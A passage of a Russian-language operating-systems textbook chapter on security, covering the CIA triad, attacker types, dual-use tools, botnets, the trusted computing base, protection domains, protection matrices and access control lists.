Чтобы охватить всю основную информацию, эта глава составлена из двух частей. Начинается она с подробного обзора всего, что относится к вопросам безопасности. Будут рассмотрены угрозы и взломщики (в разделе 9.1), природа безопасности и взломов (в разделе 9.2), различные подходы к обеспечению контроля доступа (в разделе 9.3) и модели безопасности (в разделе 9.4). В дополнение к этому будет уделено внимание криптографии как основному подходу к обеспечению безопасности (в разделе 9.5) и различные способы выполнения аутентификации (в разделе 9.6).

А затем нам придется столкнуться с суровой реальностью. Следующие четыре крупных раздела будут посвящены проблемам практического обеспечения безопасности, возникающим в повседневной жизни. Разговор пойдет о тех приемах, которыми взломщики пользуются для получения контроля над всей компьютерной системой, а также о контрмерах, не позволяющих произойти такому захвату. Кроме того, будут рассмотрены инсайдерские атаки и различные виды цифровых вредителей. В конце главы будут кратко рассмотрены текущие исследования по компьютерной безопасности и сделаны общие выводы.

Также следует отметить, что, несмотря на ориентированность книги на операционные системы, безопасность этих систем и сетевая безопасность настолько переплетены друг с другом, что разделить их не представляется возможным. Например, вирусы приходят по сети, но воздействуют на операционную систему. В целом же мы считали, что лучше допустить предостережения и включить материал, имеющий отношение к теме, но, строго говоря, не относящийся к операционным системам.

9.1. Внешние условия, требующие принятия дополнительных мер безопасности

Начнем с ряда определений. Для некоторых людей понятия «безопасность» и «защита» являются взаимозаменяемыми. Тем не менее зачастую бывает полезно отличать друг от друга основные проблемы обеспечения недоступности файлов для чтения и изменения со стороны лиц, не обладающих соответствующими полномочиями, куда включаются технические, административные, правовые и политические вопросы, с одной стороны, и специфические механизмы операционной системы, использующиеся для обеспечения безопасности, — с другой. Во избежание недоразумений для ссылки на проблемы общего плана будет использоваться термин **безопасность** (security), а для ссылки на специфические механизмы операционной системы, используемые для защиты информации, имеющейся на компьютере, будет использоваться термин **защитные механизмы** (protection mechanisms). Тем не менее четко обозначенной границы между ними не существует. Для изучения природы изучаемой проблемы сначала обратимся к вопросам безопасности в условиях существующих угроз и действий взломщиков. Затем рассмотрим защитные механизмы и модели, пригодные для содействия достижению безопасности.

9.1.1. Угрозы

Во многих работах, посвященных безопасности, безопасность информационных систем разбита на три компонента: конфиденциальность, целостность и доступность. Вместе все три компонента часто называют CIA (Confidentiality, Integrity, Availability). Они показаны в табл. 9.1 и составляют основу свойств безопасности, которыми мы должны защититься от взломщиков и шпионов, по аналогии с задачами другого CIA (ЦРУ, центрального разведывательного управления США).

Таблица 9.1. Задачи и угрозы безопасности

Задачи	Угрозы
Конфиденциальность	Незащищенность данных
Целостность	Подделка данных
Доступность	Отказ от обслуживания

Первое свойство — **конфиденциальность** (confidentiality) — направлено на сохранение секретности данных. Точнее говоря, если владелец неких данных решил, что эти данные могут быть доступны строго определенному кругу лиц, система должна гарантировать невозможность допуска к данным лиц, не имеющих на это права. Как минимум владелец должен иметь возможность определить, кто и что может просматривать, а система должна обеспечить выполнение этих требований, касающихся в идеале отдельных файлов.

Второе свойство — **целостность** (integrity) — означает, что пользователи, не обладающие необходимыми правами, не должны иметь возможности изменять какие-либо данные без разрешения их владельцев. В этом контексте изменение данных включает в себя не только внесение в них изменений, но и их удаление или добавление в них ложных данных. Если система не может гарантировать, что заложенные в нее данные не будут подвергаться изменениям, пока владелец не решит их изменить, то она утратит свою роль хранилища данных.

Третье свойство — **доступность** (availability) — означает, что никто не может нарушить работу системы и вывести ее из строя. Атаки, вызывающие **отказ от обслуживания** (denial of service, (**DOS**)), приобретают все более распространенный характер. Например, если компьютер работает в роли интернет-сервера, то постоянное забрасывание его запросами может лишить его работоспособности, отвлекая все рабочее время его центрального процессора на изучение и отклонение входящих запросов. Если на обработку входящего запроса на чтение веб-страницы уходит, скажем, 100 мкс, то любой, кто сможет отправлять 10 000 запросов в секунду, способен вывести сервер из строя. Чтобы справиться с атаками, направленными на нарушение конфиденциальности и целостности данных, можно подобрать вполне подходящие модели и технологии, а вот противостоять атакам, вызывающим отказы от обслуживания, значительно труднее.

Позже было решено, что трех основных свойств для всех возможных сценариев недостаточно, и были добавлены дополнительные свойства, такие как аутентичность (authenticity), идентифицируемость (accountability), неотвергаемость (nonrepudiability), закрытость (privacy) и др. Конечно, неплохо было бы обладать всеми этими свойствами. Но даже при этом три исходных свойства по-прежнему занимают особое место в умах и сердцах большинства (почтенных) экспертов по вопросам безопасности.

Системы находятся под постоянной угрозой, исходящей от взломщиков. Например, взломщик может привязаться к трафику локальной сети и нарушить конфиденциальность информации, особенно если в протоколе обмена данными не используется шифрование. Также злоумышленник может взломать систему управления базами данных и удалить или изменить некоторые записи, нарушив целостность базы. И наконец, хитроумно размещенные атаки, вызывающие отказ от обслуживания, могут нарушить доступность одной или нескольких компьютерных систем.

Существует множество способов, воспользовавшись которыми посторонний человек может атаковать систему. Часть из них будут рассмотрены в этой главе чуть позже. Многие атаки в наши дни поддерживаются весьма совершенными инструментальными средствами и службами. Некоторые из этих инструментальных средств созданы так называемыми хакерами в черных шляпах (black-hat hackers), а некоторые — белыми шляпами (white hats). По аналогии со старыми вестернами отрицательные персонажи в цифровом мире носят черные шляпы и скачут на троянских конях (Trojan horses), а хорошие хакеры носят белые шляпы и составляют программы быстрее собственной тени.

Кстати, в популярных информационных изданиях принято использовать общий термин «хакер» только в отношении черных шляп. Но в компьютерном мире хакер — почетное звание, закрепившееся за великими программистами. Некоторые из них, конечно, занимаются неблаговидными делами, но большинство составляют вполне порядочные люди. И их пресса причисляет к негодяям совершенно несправедливо. Из уважения к настоящим хакерам мы будет использовать это понятие в его изначальном смысле, а людей, пытающихся взламывать не принадлежащие им компьютерные системы, станем звать **крэкерами**, или **взломщиками** (crackers), или же черными шляпами.

Вернемся к средствам взлома. Как ни удивительно, многие из них были разработаны белыми шляпами. Дело в том, что хотя ими также могли воспользоваться (и пользуются) негодяи, изначально эти инструментальные средства служили удобными инструментами тестирования безопасности компьютерных систем или сетей. Например, такое средство, как nmap, помогает взломщикам посредством **сканирования портов** (portscan) выявлять сетевые услуги, предлагаемые компьютерной системой. Одной из простейших технологий сканирования, предлагаемых nmap, является попытка TCP-подключений к каждому возможному номеру порта на компьютерной системе. Успешное подключение свидетельствует о наличии на системе службы, прослушивающей этот порт. Кроме того, поскольку многие службы используют широко известные номера портов, тот, кто тестирует безопасность (или взломщик), получает возможность точно определить, какие службы запущены на машине. Иначе говоря, nmap является полезным средством как для взломщиков, так и для защитников, то есть обладает свойством, известным как **двойное назначение** (dual use). Еще один набор инструментов, имеющий общее название dsniff, предлагает различные способы отслеживания сетевого трафика и перенаправления сетевых пакетов. «Низкоорбитальная ионная пушка» — Low Orbit Ion Cannon (LOIC) — это не только оружие из научно-фантастических книг, уничтожающее врагов в дальних галактиках, но также средство запуска атак, приводящих к отказу от обслуживания. А со средой Metasploit, поступающей предустановленной с сотнями подходящих средств, имеющих вредоносный код против множества разнообразных целей, взлом еще никогда не был таким простым. Понятно, что все эти средства имеют двойное назначение. Но нельзя сказать, что они являются абсолютным злом, вспомните, например, ножи и топоры.

Киберпреступники также предлагают большой выбор служб (зачастую онлайновых): для распространения вредоносных программ, отмывания денег, перенаправления трафика, предоставления хостинга без каких-либо вопросов и многое другое. Основная часть преступных действий в Интернете построена на инфраструктурах, известных как **ботнеты**, или **бот-сети** (botnets), которые состоят из тысяч (а иногда и миллионов) зараженных компьютеров, зачастую являющихся обычными компьютерами ничего не подозревающих об этом пользователей. Существует предостаточно способов, с помощью которых взломщики могут заражать пользовательские машины. Например, они могут предлагать бесплатные, но начиненные вредоносным кодом версии популярных программ. Горькая правда заключается в том, что обещание бесплатных (взломанных) версий дорогостоящих программ неотразимо действует на многих пользователей.

К сожалению, установка таких программ дает взломщикам полный доступ к машине. Это похоже на вручение ключей от вашего дома незнакомым людям. Когда компьютер попадает под контроль взломщика, он становится так называемым **ботом** (bot) или **зомби** (zombie). Обычно пользователь этого не замечает. В настоящее время ботнеты состоят из сотен тысяч зомби, которые являются рабочими лошадками множества преступных дел. Нескольких сотен тысяч персональных компьютеров вполне достаточно для воровства банковских реквизитов или для рассылки спама, и стоит задуматься над тем, какое побоище можно устроить с миллионами зомби, которые навели свое LOIC-оружие на ничего не подозревающую цель.

Иногда последствия нападения выходят далеко за рамки самих компьютерных систем и наносят вред непосредственно физическому миру. Одним из примеров может послужить атака на системы управления отходами местности Maroochy Shire в штате Квинсленд, Австралия, которая находится недалеко от Брисбена. Недовольный бывший сотрудник компании по монтажу систем канализации был расстроен тем, что совет Maroochy Shire отказался от его услуг, и решил с ними поквитаться. Он взял под контроль систему удаления сточных вод и устроил разлив миллионов литров нечистот в парках, реках и прибрежных водах (где тут же погибла вся рыба), а также в других местах.

В общем и целом есть люди, недовольные какой-то конкретной страной или этнической группой или обозлившиеся на весь мир и желающие вызвать максимальные разрушения, не думая ни о характере ущерба, ни о том, кто конкретно станет жертвой их деяний. Обычно такие люди полагают, что атака на компьютеры их врагов — благое дело, но сами атаки не могут быть точно нацеленными.

Другой крайностью является кибервойна. Применение кибероружия, обычно называемого Stuxnet, привело к физическому разрушению центрифуг на объекте по обогащению урана в городе Натанзе (Natanz), Иран, и говорят, что это стало причиной существенного замедления иранской ядерной программы. Хотя ответственность за эту атаку никто на себя так не взял, иногда источником этих осложнений называют секретные службы одной или нескольких враждебных Ирану стран.

Еще одним аспектом безопасности, имеющим отношение к конфиденциальности, является **закрытость** (privacy): защита отдельных пользователей от злоупотреблений, связанных с их личной информацией. Отсюда вытекает масса вопросов как правового, так и морального плана. Как вы считаете, должно ли правительство собирать досье на всех граждан, чтобы выловить мошенников, незаконно получающих социальные пособия или уклоняющихся от уплаты налогов? Надо ли давать возможность полиции

выискивать компромат на кого-либо в стремлении остановить разгул организованной преступности? А как насчет Агентства национальной безопасности США, ежедневно отслеживающего миллионы сотовых телефонов в надежде на поимку возможных террористов? Имеют ли право на сбор личной информации работодатели и страховые компании? А что, если эти права конфликтуют с правами личности? Все эти вопросы имеют очень большое значение, но не вписываются в рамки данной книги.

9.1.2. Злоумышленники

В большинстве своем люди не вынашивают злых намерений и соблюдают законы, так стоит ли вообще заботиться о безопасности? К сожалению, стоит, потому что попадаются и плохие люди, желающие причинить неприятности (возможно, для извлечения собственной коммерческой выгоды). В литературе, посвященной вопросам безопасности, людей, сующих нос не в свое дело, называют **взломщиками** (attackers), **злоумышленниками** (intruders), а иногда и **врагами** (adversaries). Несколько десятилетий назад взлом компьютерных систем осуществлялся исключительно ради бахвальства перед друзьями, но теперь это больше не единственная или даже не самая важная причина взлома системы. Существует множество разновидностей взломщиков с разной мотивацией: воровство, хактивизм, вандализм, терроризм, кибервойна, шпионаж, рассылка спама, вымогательство, жульничество, а иногда взломщики просто хотят показать плачевное состояние системы безопасности организации.

Взломщики также имеют свою классификацию — от не слишком искусных подражателей черным шляпам, которых также называют **скрипт-кидди** (script-kiddie), до весьма высокопрофессиональных крэкеров. Они могут быть профессионалами, работающими на криминал, правительство (например, на полицию, военных или секретные службы) или на фирмы, обеспечивающие безопасность, или любителями, занимающимися взломом в свободное время.

Следует понимать, что попытка предотвращения кражи военных секретов со стороны недружественных иностранных государств в корне отличается от попытки предотвращения засылки в систему студенческих шуток. Объем усилий, прикладываемых к обеспечению безопасности и защиты информации, несомненно, зависит от того, кем именно является предполагаемый противник.

9.2. Безопасность операционных систем

Существует множество способов компрометации безопасности компьютерных систем. Зачастую в них вообще нет ничего сложного. Например, многие устанавливают для своих PIN-кодов комбинацию 0000 или в качестве пароля используют слово «password» — они легко запоминаются, но высокую степень безопасности не обеспечивают. Есть также люди, поступающие наоборот. Они выдумывают очень сложные пароли, которые невозможно запомнить, и вынуждены записывать их на наклейках, помещаемых на монитор или на клавиатуру. Любой имеющий физический доступ к машине (включая уборщиков, секретарей и всех посетителей) также получает доступ *ко всему*, что в ней есть. Существует множество других примеров, среди которых утеря USB-накопителей с конфиденциальной информацией высокопоставленными чиновниками, старые жесткие диски с производственными секретами, не вычищенные должным образом перед тем, как их выбросили на помойку, и т. д.

И все же наиболее важные инциденты, связанные с безопасностью, *относятся* к изощренным кибератакам. В данной книге особое внимание будет уделено атакам, имеющим отношение к операционным системам. Иными словами, мы не будем рассматривать веб-атаки, или атаки на базы данных SQL. Вместо этого мы сконцентрируемся на атаках, которые либо нацелены на операционные системы, либо играют важную роль в обеспечении выполнения (или чаще всего в препятствии выполнению) политики безопасности.

В общем, мы будем различать атаки, пассивно пытающиеся похитить информацию, и атаки, активно пытающиеся нарушить поведение компьютерной программы. Примером пассивной атаки является враг, подключившийся к сетевому трафику и пытающийся взломать шифр (если таковой имеется) для получения данных. При активной атаке злоумышленник может получить управление веб-браузером пользователя, заставив его выполнить вредоносный код, например, для кражи реквизитов кредитной карты. Точно так же мы будем различать **криптографию**, которая целиком посвящена перетасовке сообщения или файла способом, затрудняющим восстановление исходных данных без ключа, и **укрепление** (hardening) **программ**, добавляющее к программам механизм защиты, затрудняющий взломщикам изменение их поведения. Операционная система использует криптографию во многих местах: для безопасной передачи данных по сети, безопасного хранения файлов на диске, шифрования паролей в файле с паролями и т. д. Также повсеместно используется и укрепление программ: для того чтобы предотвратить внедрение взломщиками нового кода в работающую программу, обеспечения того, что у каждого процесса имеются именно те привилегии, которые ему нужны и которые для него предусмотрены, и не выше, и т. д.

9.2.1. Можно ли создать защищенные системы?

Сегодня невозможно открыть газету и не прочитать еще одну историю о взломщиках, проникших в компьютерные системы, похитивших информацию или взявших под контроль миллионы компьютеров. При таком положении дел можно задать два простых и вполне логичных вопроса:

1. А нельзя ли создать защищенную компьютерную систему?
2. Если да, то почему она до сих пор не создана?

Ответ на первый вопрос будет таким: «Теоретически можно». В принципе, программа может быть избавлена от ошибок, и мы даже можем убедиться в ее защищенности, если только эта программа не слишком велика или сложна. К сожалению, современные компьютерные системы ужасно сложны, что перекликается с ответом на второй вопрос. Ответ на вопрос, почему еще не созданы абсолютно защищенные системы, сводится к двум основным причинам. Во-первых, сегодняшние системы не являются защищенными, но пользователи не собираются от них отказываться. Если бы, к примеру, корпорация Microsoft объявила, что кроме системы Windows у нее есть новый продукт, SecureOS, невосприимчивый к вирусам, но не выполняющий приложения Windows, то вряд ли все частные пользователи и компании тут же отказались бы от Windows и купили новую систему. У Microsoft есть защищенная операционная система (Fandrich et al., 2006), но она не выводит ее на рынок. Вторая причина не столь очевидна. Единственный известный способ создать защищенную систему заключается в поддержании ее простоты. Функциональные возможности являются врагом безопасности. Бравые ребята из маркетингового отдела в большинстве технологических компаний

полагают (справедливо или нет), что пользователям хочется все больше функциональных возможностей, еще более широких и более качественных. Они убеждены в том, что разработчики системных структур их программных продуктов получат на это соответствующие указания. Но все это означает повышение сложности системы, все большее количество кода, большее число дефектов и ошибок в системе безопасности.

Приведем два весьма простых примера. В первых системах электронной почты сообщения отправлялись в виде ASCII-текста. Они были простыми, и их можно было сделать совершенно безопасными. Хотя в почтовых программах есть тупые баги, вряд ли ASCII-сообщение может сломать компьютерную систему (позднее мы еще обсудим несколько возможных атак). Затем появилась идея расширить возможности сообщений и включить в них другие типы документов, например файлы редактора Word, которые могут содержать макросы. Чтение такого документа означает запуск чужой программы на вашем компьютере. Независимо от применяемых механизмов безопасности запуск чужой программы на вашем компьютере намного опаснее, чем просмотр ASCII-текста. Нужна ли была пользователям возможность изменять содержимое электронной почты с пассивных документов на активные программы? Наверное, нет, но кому-то эти перемены показались замечательной идеей, при этом о последствиях для безопасности никто особо не думал.

Второй пример касается веб-страниц. Когда во Всемирной паутине использовались пассивные HTML-страницы, ничто не предвещало существенных проблем с безопасностью. Теперь же, когда многие веб-страницы содержат программы (апплеты и сценарии на JavaScript), которые пользователь должен запустить, чтобы просмотреть содержимое, возникают все новые прорехи в системе безопасности. Стоит только устранить одну из них, на ее месте появляется другая. Когда Всемирная паутина имела полностью статичный характер, разве было такое, чтобы пользователи поднимали обе руки, голосуя за динамическое наполнение? Что-то не припомнится, а вот ввод этого наполнения привнес целый ворох проблем безопасности. Похоже, что вице-президент, который должен был возразить, просто уснул за рулем.

И все же еще есть ряд организаций, полагающих, что хорошая система безопасности важнее, чем модные навороты, и в первую очередь это касается военных. В следующих разделах будет рассмотрен ряд соответствующих вопросов, которые можно свести в одно предложение. Для создания защищенной системы нужно воспользоваться моделью безопасности в ядре операционной системы, которая была бы достаточно простой для понимания ее сути разработчиками и смогла бы сопротивляться любому давлению, всячески уклоняясь от добавления новых функциональных возможностей.

9.2.2. Высоконадежная вычислительная база

В кругах специалистов по компьютерной безопасности часто ведутся разговоры о **надежных системах** (trusted systems), а не о защищенных системах. Это системы, имеющие официально установленные требования к безопасности и соблюдающие эти требования. В основе каждой надежной системы находится минимальная база **TCB** (Trusted Computing Base — высоконадежная вычислительная база), состоящая из аппаратного и программного обеспечения, необходимого для принудительного выполнения всех мер безопасности. Если высоконадежная вычислительная база работает в соответствии с техническими условиями, безопасность системы не может быть нарушена ни при каких других неблагоприятных обстоятельствах.

Обычно TCB состоит в основном из аппаратного обеспечения (кроме устройств ввода-вывода, не влияющих на безопасность), части ядра операционной системы и большей части или всех пользовательских программ, обладающих полномочиями привилегированного пользователя (например, программы с установленным битом SETUID в корневом каталоге системы UNIX). К функциям операционной системы, которые должны быть частью TCB, относятся следующие: создание процесса, переключение процессов, управление отображением памяти, а также часть управления файлами и вводом-выводом данных. В конструкции надежной системы TCB зачастую полностью отделена от остальной операционной системы с целью сведения к минимуму ее размера и проверки ее корректности.

Важную часть высоконадежной вычислительной базы составляет монитор обращений (рис. 9.1). Он принимает все системные вызовы, имеющие отношение к безопасности, например вызов для открытия файлов, и принимает решение, следует их обрабатывать или нет. Таким образом, монитор обращений позволяет поместить все решения о безопасности в одном месте, не давая их обойти. Организация большинства операционных систем отличается от данной схемы, в чем заключается одна из причин их ненадежности.




Рис. 9.1. Монитор обращений

Одной из целей некоторых современных исследований в сфере безопасности является сокращение объема высоконадежной вычислительной базы с нескольких миллионов строк кода до всего лишь десятков тысяч. На рис. 1.22 показана структура операционной системы MINIX 3, которая является POSIX-совместимой системой, но с совершенно иной структурой, чем у Linux или у FreeBSD. В ядре MINIX 3 работает всего лишь около 10 000 строк программного кода. Весь остальной код запускается в виде набора процессов пользователя. Часть кода ядра, к примеру файловая система и диспетчер процессов, входит в высоконадежную вычислительную базу, поскольку этот код запросто может подорвать безопасность системы. Но остальные части, к примеру драйвер принтера и драйвер звуковой карты, не входят в высоконадежную вычислительную базу, и все их сбои не имеют никакого значения (даже если они произошли из-за вируса), они ничем не могут подорвать безопасность системы. За счет уменьшения высоконадежной вычислительной базы на два порядка системы, подобные MINIX 3, могут потенциально предоставить более высокую степень безопасности, чем традиционные конструктивные решения.

9.3. Управление доступом к ресурсам

Безопасности проще достичь, если есть четкая модель того, что должно быть защищено и кому и что разрешено делать. В этой области проделан очень большой объем работы, поэтому в данном кратком изложении мы можем сделать лишь поверхностный обзор. Мы сконцентрируем внимание на ряде общих моделей и механизмов их применения.

9.3.1. Домены защиты

Компьютерная система содержит множество ресурсов или объектов, нуждающихся в защите. Этими объектами могут быть оборудование (например, центральные процессоры, страницы памяти, дисковые приводы или принтеры) или программное обеспечение (например, процессы, файлы, базы данных или семафоры).

У каждого объекта есть уникальное имя, по которому к нему можно обращаться, и конечный набор операций, которые процессы могут выполнять в отношении этого объекта. Файлу свойственны операции *read* и *write*, а семафору — операции *up* и *down*.

Совершенно очевидно, что нужен способ запрещения процессам доступа к тем объектам, к которым у них нет прав доступа. Более того, этот механизм должен также предоставлять возможность при необходимости ограничивать процессы поднабором разрешенных операций. Например, процессу *A* может быть дано право проводить чтение данных из файла F, но не разрешено вести запись в этот файл.

Чтобы рассмотреть различные механизмы защиты, полезно ввести понятие домена. **Домен** (domain) представляет собой множество пар (объект, права доступа). Каждая пара определяет объект и некоторое подмножество операций, которые могут быть выполнены в отношении этого объекта. **Права доступа** (rights) означают в данном контексте разрешение на выполнение той или иной операции. Зачастую домен соотносится с отдельным пользователем, сообщая о том, что может, а что не может сделать этот пользователь, но он может также иметь и более общий характер, распространяясь не только на отдельного пользователя. К примеру, сотрудники одной группы программистов, работающие над одним и тем же проектом, могут целиком принадлежать к одному и тому же домену и иметь доступ к файлам проекта.

Распределение объектов по доменам зависит от особенностей того, кому и о чем нужно знать. Тем не менее одним из фундаментальных понятий является **принцип минимальных полномочий** (Principle of Least Authority (**POLA**)), или принцип необходимого знания. В общем, безопасность проще соблюсти, когда у каждого домена имеется минимум объектов и привилегий для работы с ними и нет ничего лишнего.

На рис. 9.2 показаны три домена с объектами в каждом из них и правами на чтение, запись и выполнение (Read, Write, eXecute) применительно к каждому объекту. Заметьте, что объект *Printer1* одновременно находится в двух доменах и обладает одинаковыми правами в каждом из них. Объект *File1* также присутствует в двух доменах, но имеет разные права в каждом из них.

В любой момент времени каждый процесс работает в каком-нибудь домене защиты. Иными словами, существует некая коллекция объектов, к которым он может иметь доступ, и для каждого объекта у него имеется некий набор прав. Во время работы процессы могут также переключаться с одного домена на другой. Правила переключения между доменами сильно зависят от конкретной системы.




Рис. 9.2. Три домена защиты

Чтобы конкретизировать идею домена защиты, рассмотрим пример из системы UNIX (который также относится к Linux, FreeBSD и им подобным клонам). В UNIX домен процесса определяется его идентификаторами UID и GID. Когда пользователь входит в систему, его оболочка получает UID и GID, которые содержатся в его записи в файле паролей, и они наследуются всеми его дочерними процессами. Представляя любую комбинацию (UID, GID), можно составить полный список всех объектов (файлов, включая устройства ввода-вывода, которые представлены в виде специальных файлов и т. д.), к которым процесс может обратиться с указанием возможного типа доступа (чтение, запись, исполнение). Два процесса с одинаковой комбинацией (UID, GID) будут иметь абсолютно одинаковый доступ к одинаковому набору объектов. Процессы с различающимися значениями (UID, GID) будут иметь доступ к разным наборам файлов, хотя, может быть, и со значительным перекрытием этих наборов.

Более того, каждый процесс в UNIX состоит из двух частей: пользовательской и системной (выполняемой в ядре). Когда процесс осуществляет системный вызов, он переключается из пользовательской части в системную. По сравнению с пользовательской частью системная часть имеет доступ к другому набору объектов. Например, системная часть процесса может иметь доступ ко всем страницам в физической памяти, ко всему диску и ко всем другим защищенным ресурсам. Таким образом, системный вызов является причиной для переключения доменов защиты.

Когда процесс осуществляет системный вызов *exec* в отношении файла, у которого установлен бит SETUID или бит SETGID, он получает новый действующий идентификатор UID или GID. С другой комбинацией (UID, GID) он имеет и другой набор доступных файлов и операций. Запуск программы с установленным битом SETUID или битом SETGID также вызывает переключение домена, так как при этом изменяются права доступа. Важно знать, как именно система отслеживает принадлежность объекта к тому или иному объекту. Концептуально можно представить себе большую матрицу, в которой строками будут домены, а колонками — объекты. В каждой ячейке перечисляются права, если таковые имеются, которыми располагает домен по отношению к объекту. Матрица для рис. 9.2 показана на рис. 9.3. Располагая этой матрицей и номером текущего домена, операционная система может определить, разрешен ли из конкретного домена определенный вид доступа к заданному объекту.

Само по себе переключение между доменами также может быть легко включено в ту же табличную модель, если в качестве объекта представить сам домен, в отношении которого может быть разрешена операция входа — *enter*. На рис. 9.4 снова показана матрица с рис. 9.3, но теперь на ней в качестве объектов фигурируют и сами три домена. Процессы в домене *1* могут переключаться на домен *2*, но обратно вернуться уже не могут. Эта ситуация моделирует в UNIX выполнение программы с установленным битом SETUID. Другие переключения доменов в данном примере не разрешены.

Домен \ Объект	Файл 1	Файл 2	Файл 3	Файл 4	Файл 5	Файл 6	Принтер 1	Плоттер 2
1	Чтение	Чтение Запись						
2			Чтение	Чтение Запись Исполнение	Чтение Запись		Запись	
3						Чтение Запись Исполнение	Запись	Запись

Рис. 9.3. Матрица защиты

Домен \ Объект	Файл 1	Файл 2	Файл 3	Файл 4	Файл 5	Файл 6	Принтер 1	Плоттер 2	Домен 1	Домен 2	Домен 3
1	Чтение	Чтение Запись								Enter	
2			Чтение	Чтение Запись Исполнение	Чтение Запись		Запись				
3						Чтение Запись Исполнение	Запись	Запись			

Рис. 9.4. Матрица защиты с доменами в качестве объектов

9.3.2. Списки управления доступом

На практике матрица, изображенная на рис. 9.4, используется довольно редко из-за больших размеров и разряженного характера. Многие домены вообще не имеют доступа ко многим объектам, следовательно, на хранение очень большой практически пустой матрицы будет напрасно тратиться дисковое пространство. Поэтому практическое применение нашли два метода: хранение матрицы по строкам или по столбцам, а затем хранение только заполненных элементов. Как ни удивительно, но эти два подхода отличаются друг от друга. В данном разделе будет рассмотрено хранение этой информации по столбцам, а в следующем — по строкам.

В первом методе с каждым объектом ассоциируется упорядоченный список, содержащий все домены, которым разрешен доступ к данному объекту, а также тип доступа. Такой список, показанный на рис. 9.5, называется **ACL** (Access Control List — список управления доступом). Здесь показаны три процесса, принадлежащие доменам *A*, *B* и *C*, а также три файла: *F1*, *F2* и *F3*. Чтобы упростить ситуацию, предположим, что каждому домену соответствует только один пользователь, в данном случае это пользователи *A*, *B* и *C*. Довольно часто в литературе по информационной безопасности пользователей называют **субъектами** (subjects) или **принципалами** (principals), то есть пользователями, имеющими учетную запись в данной среде, чтобы отличать их владельцев некими вещами, **объектами** (objects), к которым, к примеру, можно отнести файлы.

У каждого файла есть связанный с ним ACL. В ACL-списке файла *F1* имеется две записи (разделенные точкой с запятой). В первой записи сообщается, что любой процесс,




Рис. 9.5. Использование списков управления доступом для управления доступом к файлам

которым владеет пользователь *A*, может проводить в отношении этого файла операции чтения и записи. Во второй записи сообщается, что любой процесс, которым владеет пользователь *B*, может читать этот файл. Все остальные типы доступа для данных пользователей и все виды доступа для остальных пользователей запрещаются. Обратите внимание на то, что права предоставляются не процессу, а пользователю. В результате работы системы защиты любой процесс, которым владеет пользователь *A*, может выполнять операции чтения и записи в отношении файла *F1*. Сколько таких процессов, один или сто, не имеет значения. Важно, кто владелец процесса, а не какой у процесса идентификатор.

В ACL-списке файла *F2* имеется три записи: пользователи *A*, *B* и *C* могут читать файл, а пользователь *B* может также выполнять в него запись. Другие типы доступа не разрешаются. Очевидно, файл *F3* представляет собой исполняемую программу, так как пользователи *A* и *B* могут как читать, так и исполнять этот файл. Пользователю *B* также разрешается вести в него запись.

Этот пример иллюстрирует самую общую форму защиты с помощью ACL-списков. На практике зачастую применяются более сложные системы. Начнем с того, что здесь отображены всего лишь три права доступа: чтение, запись и исполнение. Кроме них могут быть и другие права доступа. Часть прав может иметь общий характер, то есть распространяться на все объекты, а часть может иметь специфическое отношение к объекту. Примерами прав общего характера могут послужить право уничтожения объекта (destroy object) и копирования объекта (copy object), они могут принадлежать любому объекту независимо от его типа. К правам, имеющим специфическое отношение к объекту, можно отнести право добавления сообщения (append message) для объекта почтового ящика и право сортировки в алфавитном порядке (sort alphabetically) для объекта каталога.

До сих пор рассматриваемые записи в ACL-списке относились к отдельным пользователям. Многие системы поддерживают концепцию **групп** (group) пользователей. У групп есть имена, и они также могут включаться в ACL-списки. Семантика групп имеет два возможных варианта. В некоторых системах у каждого процесса есть идентификатор пользователя UID и идентификатор группы GID. В таких системах ACL-списки содержат записи вида

```
UID1, GID1: права1; UID2, GID2: права2; ...
```

При таких условиях, когда поступает запрос на доступ к объекту, выполняется проверка UID и GID того, кто выдал этот запрос. Если эти идентификаторы присутствуют в ACL-списке, то предоставляются права, перечисленные в списке. Если комбинации (UID, GID) в списке нет, доступ не разрешается.

